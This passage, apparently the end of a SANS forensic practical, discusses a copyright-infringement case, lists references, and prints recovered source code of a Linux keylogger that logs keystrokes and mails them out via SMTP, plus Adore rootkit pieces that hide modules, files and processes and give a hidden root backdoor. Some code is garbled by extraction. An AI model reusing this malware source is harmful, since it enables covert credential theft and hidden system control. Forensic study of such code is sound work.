From the case description: *“The United States Attorney's Office for the Northern District of California announced that Dennis Baker, 42, of San Jose, was indicted today by a federal grand jury on one count of criminal copyright infringement in violation of 17 U.S.C. § 506(a)(1) and 18 U.S.C. § 2319(b)(1).*

*According to the indictment, the criminal complaint, and an affidavit filed in connection with this case, Mr. Baker is alleged to have operated a website in 1996 through which he made pirated copies of business and game software available for sale. In mid-1996, he made three sales of CD-ROMs containing unauthorized copies of numerous pieces of software. Mr. Baker mailed the packages from San Carlos. At the time that Mr. Baker made the sales, he offered software for sale on his website that had a retail value of approximately \$2.4 million.”*

Aside from operating the website and burning the CD-ROMs, John Price has done similar things: he acquired and distributed copyrighted material, maybe with the intent to sell.

Bakers maximum statutory penalty is 5 years imprisonment, a fine of \$250,000, and restitution.

© SANS Institute 2003

## 4. References

[ANNOUNCE]

<http://old.lwn.net/2000/0413/announce.php3>

- BMAP announcement

[BMAP1]

<http://freshmeat.net/search/?q=news%2F2000%2F04%2F12%2F955568760.html>

- BMAP link, no-go.

[BMAP]

<http://build.lnx-bbc.org/packages/fs/bmap.html>

- BMAP info link

[LINUXDATAHIDING]

[http://www.linuxsecurity.com/feature\\_stories/data-hiding-forensics.html](http://www.linuxsecurity.com/feature_stories/data-hiding-forensics.html)

- "Linux Data Hiding and Recovery" by Anton Chuvakin, Ph.D.

[BMAPDOWNLOAD]

[ftp://ftp.scyld.com/pub/forensic\\_computing/bmap/](ftp://ftp.scyld.com/pub/forensic_computing/bmap/)

- BMAP download link

[BBC]

<http://news.bbc.co.uk/1/hi/sci/tech/641921.stm>

- "Hacker inquiry leads to Germany", BBC News, 02/13/00

[LAW1]

<http://www4.law.cornell.edu/uscode/17/ch5.html>

- 17 U.S.C., Chapter 5 – Copyright Infringement and Remedies

<http://www4.law.cornell.edu/uscode/18/2319.html>

- 18 U.S.C. Part 1, Chapter 113, Section 2319 - Criminal Infringement of a Copyright

[DOGS]

[http://www.campsitstay.com/Kiki\\_Neo.jpg](http://www.campsitstay.com/Kiki_Neo.jpg)

- my kids, Kiki and Neo (left to right)

[ATSTAKE]

<http://www.sleuthkit.org/sleuthkit/desc.php>

- The Sleuth Kit, @stake

[ADORE1]

[http://138pc222.sshunet.nl/honeypot/extra/expl\\_lkm.html](http://138pc222.sshunet.nl/honeypot/extra/expl_lkm.html)

- Exploiting Loadable Kernel Modules, Michael Reiter

[SANSADORE]

<http://www.sans.org/rr/papers/60/449.pdf>

- Kernel Rootkits, Dino Dai Zovi

[LKL1]

<http://www.securiteam.com/tools/5KP0S1P9PE.html>

- SecuriTeam.com, Linux Key Logger

[AUTOPSYDOC]

<http://www.sleuthkit.org/autopsy/index.php>

- Autopsy documentation

[SANSILS]

Unix based Forensic Toolkits, Green/Carrier, pg. 66

[MONITORING]

<http://www4.law.cornell.edu/uscode/18/2511.html>

- 18 U.S.C. part I Ch. 119 Sec. 2511 - Interception and disclosure of wire, oral, or electronic communications

[CHILDP1]

<http://www4.law.cornell.edu/uscode/18/plch110.html>

- 18 U.S.C. Chapter 110 – Sexual Exploitation and Other Abuse of Children

[CHILDP2]

<http://www4.law.cornell.edu/uscode/18/2252A.html>

- 18 U.S.C. Chapter 110 Sec. 2252A - Certain activities relating to material constituting or containing child pornography

[LAW3]

<http://www4.law.cornell.edu/uscode/17/501.html>

- 17 U.S.C., Chapter 5 – Copyright Infringement and Remedies – Sec 501(a) – Infringement of Copyright

[CYBERCRIME]

<http://www.cybercrime.gov/>

- Cybercrime, the US DoJ's website for the 'fight against high-tech crimes'

[BAKER]

<http://www.cybercrime.gov/bakerIndict.htm>

- US vs. Baker, Copyright Infringement Indiction

## 5. Appendix - Recovered inodes

### 5.1.1.1. cprograms\_inodes.txt

Contents of inode 180815:

```
=====
/* config.h.in.  Generated from configure.in by autoheader.  */

/* Define to 1 if you have the <inttypes.h> header file.  */
#undef HAVE_INTTYPES_H

/* Define to 1 if you have the <memory.h> header file.  */
#undef HAVE_MEMORY_H

/* Define to 1 if you have the <stdint.h> header file.  */
#undef HAVE_STDINT_H

/* Define to 1 if you have the <stdio.h> */
#undef HAVE_STDIO_H

/* Define to 1 if you have the <stdlib.h> header file.  */
#undef HAVE_STDLIB_H

/* Define to 1 if you have the <strings.h> header file.  */
#undef HAVE_STRINGS_H

/* Define to 1 if you have the <string.h> header file.  */
#undef HAVE_STRING_H

/* Define to 1 if you have the <sys/io.h> header file.  */
#undef HAVE_SYS_IO_H

/* Define to 1 if you have the <sys/stat.h> header file.  */
#undef HAVE_SYS_STAT_H

/* Define to 1 if you have the <sys/types.h> header file.  */
#undef HAVE_SYS_TYPES_H

/* Define to 1 if you have the <unistd.h> header file.  */
#undef HAVE_UNISTD_H

/* Name of package */
#undef PACKAGE

/* Define to the address where bug reports for this package should be sent.  */
#undef PACKAGE_BUGREPORT

/* Define to the full name of this package.  */
#undef PACKAGE_NAME

/* Define to the full name and version of this package.  */
#undef PACKAGE_STRING

/* Define to the one symbol short name of this package.  */
#undef PACKAGE_TARNAME

/* Define to the version of this package.  */
#undef PACKAGE_VERSION

/* Define to 1 if you have the ANSI C header files.  */
#undef STDC_HEADERS

/* Version number of package */
#undef VERSION
Contents of inode 180838:
```

```
=====
/*
LinuxKeyLogger, lkl is a keylogger for x86-arch running under linux.
Developed by vl4d

Copyright (C) 2003 Carlo Comin

This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program; if not, write to the Free Software
Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307 USA
*/

/* Here is the core of lkl. start_log grabs everything that passes
through the hardware keyboard port 0x60 using an iopl() for
permissions management and inb() for logging. Note that lkl logs
```

```

    datas if keyboard status(0x64 hardware port) is 0x14 only.
*/

#include "lkl.h"

void start_log(struct lkl *lkl)
{
    int pressed_shift, pressed_alt, status;
    unsigned char c, table[TABLE_SIZE];

    c = status = pressed_shift = pressed_alt = 0;
    bzero(table, TABLE_SIZE);

    if(iopl(3) == -1){
        perror("iopl()");
        exit(1);
    }

    while(1){
        status = inb(KEYBOARD_STATUS_PORT);
        c = inb(lkl->port);

        if(lkl->debug) fprintf(stderr, "c=%d ", c) ;

        if((status == 20) && (c < TABLE_SIZE)){
            if(table[c] != 1){
                if((c == 42) // LShift
                   || (c == 54)) // RShift
                    lkl->pressed_shift = 1;

                if(c == 56) // LAlt, RAlt (dang!)
                    lkl->pressed_alt = 1;

                do_output(c, lkl);
                fflush(0);
            }
            table[c] = 1;
        }else{
            if(lkl->debug) fprintf(stderr, "d=%d ", (c&127));
            table[c & 127] = 0; //&127 delete the pair bit

            if((table[42] == 0) // LShift
               && (table[54] == 0)) // RShift
                lkl->pressed_shift = 0;

            /*if(table[56] == 0)*/ lkl->pressed_alt = 0; //mouse-bug fix.
        }
        usleep(MSEC); //Don't freeze your system, dude :P
    }
}

Contents of inode 180840:
=====
/* config.h. Generated by configure. */
/* config.h.in. Generated from configure.in by autoheader. */

/* Define to 1 if you have the <inttypes.h> header file. */
#define HAVE_INTTYPES_H 1

/* Define to 1 if you have the <memory.h> header file. */
#define HAVE_MEMORY_H 1

/* Define to 1 if you have the <stdint.h> header file. */
#define HAVE_STDINT_H 1

/* Define to 1 if you have the <stdio.h> */
/* #undef HAVE_STDIO_H */

/* Define to 1 if you have the <stdlib.h> header file. */
#define HAVE_STDLIB_H 1

/* Define to 1 if you have the <strings.h> header file. */
#define HAVE_STRINGS_H 1

/* Define to 1 if you have the <string.h> header file. */
#define HAVE_STRING_H 1

/* Define to 1 if you have the <sys/io.h> header file. */
#define HAVE_SYS_IO_H 1

/* Define to 1 if you have the <sys/stat.h> header file. */
#define HAVE_SYS_STAT_H 1

/* Define to 1 if you have the <sys/types.h> header file. */
#define HAVE_SYS_TYPES_H 1

/* Define to 1 if you have the <unistd.h> header file. */
#define HAVE_UNISTD_H 1

/* Name of package */
#define PACKAGE "LinuxKeyLogger"

/* Define to the address where bug reports for this package should be sent. */
#define PACKAGE_BUGREPORT "v14d@spine-group.org"

```

```

/* Define to the full name of this package. */
#define PACKAGE_NAME "LinuxKeyLogger"

/* Define to the full name and version of this package. */
#define PACKAGE_STRING "LinuxKeyLogger 0.0.4"

/* Define to the one symbol short name of this package. */
#define PACKAGE_TARNAME "linuxkeylogger"

/* Define to the version of this package. */
#define PACKAGE_VERSION "0.0.4"

/* Define to 1 if you have the ANSI C header files. */
#define STDC_HEADERS 1

/* Version number of package */
#define VERSION "0.0.4"
Contents of inode 180852:
=====
/*
LinuxKeyLogger, lkl is a keylogger for x86-arch running under linux.
Developed by vl4d

Copyright (C) 2003 Carlo Comin

This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program; if not, write to the Free Software
Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307 USA
*/

/*
Every keycode(s) logged by lkl are unsigned integer number
between 1 and 127. output.c translates these codes in ascii codes
using a keymap file and print them with the selected mode (stdout,
files, e-mail, ...). If you wanna contribute, perhaps the best way is
create a keymap and email me at vl4d@spine-group.org (TEST your keymaps
before email me, PLEASE. I will not accept partial keymaps: i need SHIFT
and ALT keymaps too!!)

I'll appreciate :)
*/

#include "lkl.h"

char *asciitab[TABLE_SIZE], *asciitab_shift[TABLE_SIZE], *asciitab_alt[TABLE_SIZE];

void do_output(char c, struct lkl *lkl)
{
    FILE *fp;
    char *ascii;

    ascii = code2ascii(c, lkl);
    if(ascii == NULL) ascii = "NULL";

    if(lkl->outfile == NULL){
        printf("(%s)", ascii);
    }else{
        if((fp = fopen(lkl->outfile, "a")) == NULL){
            perror("fopen()");
            exit(-1);
        }

        fprintf(fp, "%s", ascii);
        fclose(fp);
    }

    if(lkl->mail) snd_mail(ascii, lkl->host, lkl->rcpt);
}

char *code2ascii(char c, struct lkl *lkl)
{
    char *str;

    if(lkl->pressed_shift){
        str = asciitab_shift[c];
        return str;
    }
    if(lkl->pressed_alt){
        str = asciitab_alt[c];
        return str;
    }

    return str = asciitab[c];
}

void def_keymap(char km_file[])

```

```

{
    int i;
    char km_fileOLD[256], *ascii[TABLE_SIZE];
    FILE *fp;

    if((fp = fopen(km_file, "r")) == NULL){
        perror("\nunable to find keymap-file");
        printf("a keymap is required!! run lkl with -k <keymap>\n");
        exit(-1);
    }
    strcpy(km_fileOLD, km_file);

    //Standard keymap definition
    for(i = 1; !feof(fp); i++){
        asciitab[i] = (char *)malloc(127);
        fgets(asciitab[i], 127, fp);

        if(asciitab[i][0] == '#'){
            i--;
            continue;
        }
        if(!strstr(asciitab[i], "<Ret>")) asciitab[i][(strlen(asciitab[i])-1)] = '\0';
    }

    //Upper Case keymap definition
    strcat(km_file, "UP");
    if((fp = fopen(km_file, "r")) == NULL){
        perror("\nunable to find keymap-file");
        printf("unable to find UPPER case keymap file, check it!\n");
        exit(-1);
    }

    for(i = 1; !feof(fp); i++){
        asciitab_shift[i] = (char *)malloc(127);
        fgets(asciitab_shift[i], 127, fp);

        if(asciitab_shift[i][0] == '#'){
            i--;
            continue;
        }
        if(!strstr(asciitab_shift[i], "<Ret>")) asciitab_shift[i][(strlen(asciitab_shift[i])-1)] = '\0';
    }

    //Alt keymap definition
    strcpy(km_file, km_fileOLD);
    strcat(km_file, "ALT");
    if((fp = fopen(km_file, "r")) == NULL){
        perror("\nunable to find keymap-file");
        printf("unable to find ALT keymap file, check it!\n");
        exit(-1);
    }

    for(i = 1; !feof(fp); i++){
        asciitab_alt[i] = (char *)malloc(127);
        fgets(asciitab_alt[i], 127, fp);

        if(asciitab_alt[i][0] == '#'){
            i--;
            continue;
        }
        asciitab_alt[i][(strlen(asciitab_alt[i])-1)] = '\0';
    }

    fclose(fp);
}

Contents of inode 180853:
=====
/*
LinuxKeyLogger, lkl is a keylogger for x86-arch running under linux.
Developed by vl4d

Copyright (C) 2003 Carlo Comin

This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program; if not, write to the Free Software
Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307 USA
*/

#include "lkl.h"

int main(int argc, char *argv[])
{
    char opt;
    extern char *optarg;

```

```

struct lkl lkl;
memset(&lkl, 0, sizeof(lkl));
lkl.port = KEYBOARD_PORT;

if(getuid() || getgid()){
    printf("Have to be root to perform a iopl()\n");
    exit(1);
}
if(argc == 1){
    usage();
    exit(1);
}

while((opt = getopt(argc, argv, "o:k:m:t:hlb")) != -1)
    switch(opt){
        case 'l': //start logging-procedure
            lkl.log = 1;
            break;
        case 'o': //output file for logged datas
            lkl.outfile = optarg;
            break;
        case 'k': //define keymap
            lkl.km_file = optarg;
            break;
        case 'b': //debug output
            lkl.debug = 1;
            break;
        case 'm': //send logged datas via e-mail
            lkl.mail = 1;
            lkl.mailargs = optarg;
            lkl.host = "127.0.0.1";
            break;
        case 't': //sendmail's hostname. def is localhost
            lkl.host = optarg;
            break;
        case 'h': //print help page
            usage();
            exit(0);
        default:
            usage();
            exit(1);
    }

if(lkl.log){
    printf("\nStarted to log port 0x%02x. Keymap is %s. The logfile is %s.\n", lkl.port, lkl.km_file,
lkl.outfile);
    def_keymap(lkl.km_file);
    start_log(&lkl);
}

return 0;
}

void usage()
{
    printf("%s", BOLD);
    printf("\n-- Linux Key Logger vers 0.9.0 --\n");
    printf("\tusage:\n");
    printf("\t\t-h this help\n");
    printf("\t\t-l start to log the 0x60 port (keyboard)\n");
    printf("\t\t-b Debug Mode.Perhaps it's usefoul :P\n");
    printf("\t\t-k <km_file> set a keymap file\n");
    printf("\t\t-o <o_file> set an output file\n");
    printf("\t\t-m <email> send logs to <email> every lk\n");
    printf("\t\t-t <host> hostname for sendmail server. default is localhost\n");
    printf("\nExample: lkl -l -k keymaps/it_km -o log.file\n\n");
    printf("%s", NORMAL);
}

Contents of inode 180854:
=====
/*
LinuxKeyLogger, lkl is a keylogger for x86-arch running under linux.
Developed by vl4d

Copyright (C) 2003 Carlo Comin

This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program; if not, write to the Free Software
Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307 USA
*/

#include <stdio.h>
#include <sys/io.h>
#include <string.h>

```

```

#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

#define TABLE_SIZE 128
#define MSEC 1
#define ANTIPAIR 127
#define KEYBOARD_PORT 0x60
#define KEYBOARD_STATUS_PORT 0x64

#define BOLD "\033[1m"
#define NORMAL "\033[0m"

struct lkl{
    char *outfile, *km file;
    char *host, *mailbuf, *rcpt, *mailargs;           //snd_mail email args
    int port, log, debug, mail;                     //lkl features options
    int pressed_shift, pressed_alt;                 //to choose correct keymap
};

void do_output(char c, struct lkl *lkl);
void start_log(struct lkl *lkl);
void def_keymap(char km file[]);
void snd_mail(char ascii[], char host[], char rcpt[]);
void usage();
char *code2ascii(char c, struct lkl *lkl);
Contents of inode 180857:
=====
/*
LinuxKeyLogger, lkl is a keylogger for x86-arch running under linux.
Developed by vl4d

Copyright (C) 2003 Carlo Comin

This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program; if not, write to the Free Software
Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307 USA
*/

#include "lkl.h"

#define CMDNUM 6
#define LOGBUF 1000

static char logbuf[1024];
char *mail[CMDNUM] = {"HELLO tin.it\n",
                    "MAIL FROM:lkl@lkl.log.your.linux.box.com\n",
                    "RCPT TO:",
                    "DATA\n",
                    ".\n",
                    "QUIT\n"};

void snd_mail(char ascii[], char host[], char rcpt[])
{
    int fd, i, j;
    struct sockaddr_in sock;

    strcat(logbuf, ascii);

    if(strlen(logbuf) >= LOGBUF){

        printf("\n\nsending logs to %s via %s\n\n", rcpt, host);

        sock.sin_family = AF_INET;
        sock.sin_addr.s_addr = inet_addr(host);
        sock.sin_port = htons(25);
        memset(&sock.sin_zero, '\0', 8);

        if((fd = socket(AF_INET, SOCK_STREAM, 0)) == -1){
            perror("socket");
            return;
        }

        if(connect(fd, (struct sockaddr *)&sock, sizeof(struct sockaddr)) == -1){
            printf("\n\nunable to connect to %s\n", (char *)inet_ntoa(sock.sin_addr));
            perror("connect()");
            puts("\n");
            return;
        }

        for(i = 0; i <= (CMDNUM-1); i++){
            send(fd, mail[i], strlen(mail[i]), 0);
            if(i == 2){
                send(fd, rcpt, strlen(rcpt), 0);
                send(fd, "\n", sizeof(char), 0);
            }
        }
    }
}

```

```

    }
    if(i == 3){
        send(fd, logbuf, strlen(logbuf), 0);
        send(fd, "\n", sizeof(char), 0);
    }
}
close(fd);
bzero(logbuf, strlen(logbuf));
}
}
Contents of inode 68251:
=====

```

```

/*
 * Copyright (C) 2003 Stealth.
 * All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 * notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 * notice, this list of conditions and the following disclaimer in the
 * documentation and/or other materials provided with the distribution.
 * 3. All advertising materials mentioning features or use of this software
 * must display the following acknowledgement:
 * This product includes software developed by Stealth.
 * 4. The name Stealth may not be used to endorse or promote
 * products derived from this software without specific prior written
 * permission.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR ``AS IS'' AND ANY
 * EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED. IN NO EVENT SHALL THE AUTHOR BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 */

```

```

#define __KERNEL__
#define MODULE

```

```

#ifdef MODVERSIONS
#include <linux/modversions.h>
#endif

```

```

#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/string.h>

```

```

int init_module()
{
    if (__this_module.next)
        __this_module.next = __this_module.next->next;

    return 0;
}

```

```

int cleanup_module()
{
    return 0;
}

```

```

MODULE_LICENSE("GPL");

```

```

Contents of inode 68253:
=====

```

```

/*
 * Copyright (C) 2000-2002 Stealth.
 * All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 * notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 * notice, this list of conditions and the following disclaimer in the
 * documentation and/or other materials provided with the distribution.
 * 3. All advertising materials mentioning features or use of this software
 * must display the following acknowledgement:
 * This product includes software developed by Stealth.
 * 4. The name Stealth may not be used to endorse or promote
 * products derived from this software without specific prior written
 * permission.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR ``AS IS'' AND ANY
 * EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE

```

```

* ARE DISCLAIMED. IN NO EVENT SHALL THE AUTHOR BE LIABLE
* FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
* DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
* OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
* HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
* LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
* OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
* SUCH DAMAGE.
*/
Contents of inode 68254:
=====
/*
* Copyright (C) 1999-2003 Stealth.
* All rights reserved.
*
* Redistribution and use in source and binary forms, with or without
* modification, are permitted provided that the following conditions
* are met:
* 1. Redistributions of source code must retain the above copyright
* notice, this list of conditions and the following disclaimer.
* 2. Redistributions in binary form must reproduce the above copyright
* notice, this list of conditions and the following disclaimer in the
* documentation and/or other materials provided with the distribution.
* 3. All advertising materials mentioning features or use of this software
* must display the following acknowledgement:
* This product includes software developed by Stealth.
* 4. The name Stealth may not be used to endorse or promote
* products derived from this software without specific prior written
* permission.
*
* THIS SOFTWARE IS PROVIDED BY THE AUTHOR ``AS IS'' AND ANY
* EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
* IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
* ARE DISCLAIMED. IN NO EVENT SHALL THE AUTHOR BE LIABLE
* FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
* DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
* OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
* HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
* LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
* OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
* SUCH DAMAGE.
*/
#include <sys/types.h>
#include <sys/ioctl.h>
#include <unistd.h>
#include <fcntl.h>
#include <stdio.h>
#include <errno.h>
#include <sys/signal.h>
#include <stdlib.h>

#include "libinvisible.h"

extern char **environ;

int main(int argc, char *argv[])
{
    int version;
    char what;
    adore_t *a;

    if (argc < 3) {
        printf("Usage: %s {h,u,r,R,i,v,U} [file, PID or dummy (for U)]\n\n",
            "h hide file\n",
            "u unhide file\n",
            "r execute as root\n",
            "R remove PID forever\n",
            "U uninstall adore\n",
            "i make PID invisible\n",
            "v make PID visible\n", argv[0]);
        exit(1);
    }
    what = argv[1][0];

    printf("Checking for adore 0.12 or higher ...\n");

    a = adore_init();
    if (adore_makeroot(a) < 0)
        fprintf(stderr, "Failed to run as root. Trying anyway ...\n");

    if ((version = adore_getvers(a)) <= 0) {
        printf("Adore NOT installed. Exiting.\n");
        exit(1);
    }
    if (version < CURRENT_ADORE)
        printf("Found adore 1.%d installed. Please update adore.", version);
    else
        printf("Adore 1.%d installed. Good luck.\n", version);

    switch (what) {

/* hide file */
    case 'h':
        if (adore_hidefile(a, argv[2]) >= 0)
            printf("File '%s' hidged.\n", argv[2]);

```

```

        else
            printf("Can't hide file.\n");
        break;

/* unhide file */
case 'u':
    if (adore_unhidefile(a, argv[2]) >= 0)
        printf("File '%s' unhidden.\n", argv[2]);
    else
        printf("Can't unhide file.\n");
    break;
/* make pid invisible */
case 'i':
    if (adore_hideproc(a, (pid_t)atoi(argv[2])) >= 0)
        printf("Made PID %d invisible.\n", atoi(argv[2]));
    else
        printf("Can't hide process.\n");
    break;

/* make pid visible */
case 'v':
    if (adore_unhideproc(a, (pid_t)atoi(argv[2])) >= 0)
        printf("Made PID %d visible.\n", atoi(argv[2]));
    else
        printf("Can't unhide process.\n");
    break;
/* execute command as root */
case 'r':
    execve(argv[2], argv+2, environ);
    perror("execve");
    break;

case 'R':
    if (adore_removeproc(a, (pid_t)atoi(argv[2])) >= 0)
        printf("Removed PID %d from taskstruct\n", atoi(argv[2]));
    else
        printf("Failed to remove proc.\n");
    break;
/* uninstall adore */
case 'U':
    if (adore_uninstall(a) >= 0)
        printf("Adore 0.%d de-installed.\n", version);
    else
        printf("Adore wasn't installed.\n");
    break;

default:
    printf("Did nothing or failed.\n");
}
return 0;
}

```

Contents of inode 68258:

```

=====
/* Due to new proc hiding technique, from a hidden shell
 * there cant be any processes started which are visible
 * since the parent (shell) is invisible. So we have to
 * make init the parent and then start the process. Then
 * it is visible
 */
#include <stdio.h>

int main(int argc, char **argv, char **env)
{
    if (fork()) {
        exit(0);
    }
    if (argc > 1)
        execve(argv[1], argv+1, env);
    return -1;
}

```

Contents of inode 68260:

```

=====
#define MODULE
#define _KERNEL
#ifdef MODVERSIONS
#include <linux/modversions.h>
#endif

#include <linux/module.h>
#include <linux/vermagic.h>
#include <linux/compiler.h>

MODULE_INFO(vermagic, VERMAGIC_STRING);

static const char __module_depends[]
__attribute_used__
__attribute__((section(".modinfo"))) =
"depends=";

```

Contents of inode 68264:

```

=====
/*
 * Copyright (C) 1999/2000 Stealth.
 * All rights reserved.

```

```

*
* Redistribution and use in source and binary forms, with or without
* modification, are permitted provided that the following conditions
* are met:
* 1. Redistributions of source code must retain the above copyright
* notice, this list of conditions and the following disclaimer.
* 2. Redistributions in binary form must reproduce the above copyright
* notice, this list of conditions and the following disclaimer in the
* documentation and/or other materials provided with the distribution.
* 3. All advertising materials mentioning features or use of this software
* must display the following acknowledgement:
* This product includes software developed by Stealth.
* 4. The name Stealth may not be used to endorse or promote
* products derived from this software without specific prior written
* permission.
*
* THIS SOFTWARE IS PROVIDED BY THE AUTHOR ``AS IS'' AND ANY
* EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
* IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
* ARE DISCLAIMED. IN NO EVENT SHALL THE AUTHOR BE LIABLE
* FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
* DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
* OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
* HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
* LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
* OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
* SUCH DAMAGE.
*/

/* Upper layer to be independant from implementation of
* kernel-hacks.
* Just write appropriate functions for new kernel-mods,
* and ava.c will be happy.
*/

#include <sys/types.h>
#include <sys/stat.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <signal.h>
#include <errno.h>
#include <fcntl.h>

#include "libinvisible.h"

int getresuid(uid_t *, uid_t *, uid_t *);

#ifdef linux
adore_t *adore_init()
{
    int fd;
    uid_t r, e, s;
    adore_t *ret = calloc(1, sizeof(adore_t));

    fd = open("/proc/ADORE_KEY, 0);
    close(fd);
    getresuid(&r, &e, &s);

    if (s == getuid())
        fprintf(stderr,
            "Tried to authorized myself. No luck, no adore?\n");

    ret->version = s;
    return ret;
}

/* Hide a file
*/
int adore_hidefile(adore_t *a, char *path)
{
    return lchown(path, ELITE_UID, ELITE_GID);
}

/* Unhide a file
*/
int adore_unhidefile(adore_t *a, char *path)
{
    return lchown(path, 0, 0);
}

/* Hide a process with PID pid
*/
int adore_hideproc(adore_t *a, pid_t pid)
{
    char buf[1024];

    if (pid == 0)
        return -1;

    sprintf(buf, "/proc/hidden-%d", pid);
    close(open(buf, O_RDONLY));
    return 0;
}

/* make visible again */

```

```

int adore_unhideproc(adore_t *a, pid_t pid)
{
    char buf[1024];

    if (pid == 0)
        return -1;
    sprintf(buf, "/proc/unhide-%d", pid);
    close(open(buf, O_RDONLY));
    return 0;
}

/* permanently remove proc
*/
int adore_removeproc(adore_t *a, pid_t pid)
{
    printf("Not supported in this version.\n");
    return 1;
}

/* use the hidden setuid(0)-like backdoor
*/
int adore_makeroot(adore_t *a)
{
    close(open("/proc/ADORE_KEY"-fullprivs", O_RDONLY));
    return 0;
}

/* return version number of installed adore
*/
int adore_getvers(adore_t *a)
{
    if (!a)
        return -1;
    return a->version;
}

int adore_free(adore_t *a)
{
    free(a);
    return 0;
}

/* uninstall adore
*/
int adore_uninstall(adore_t *a)
{
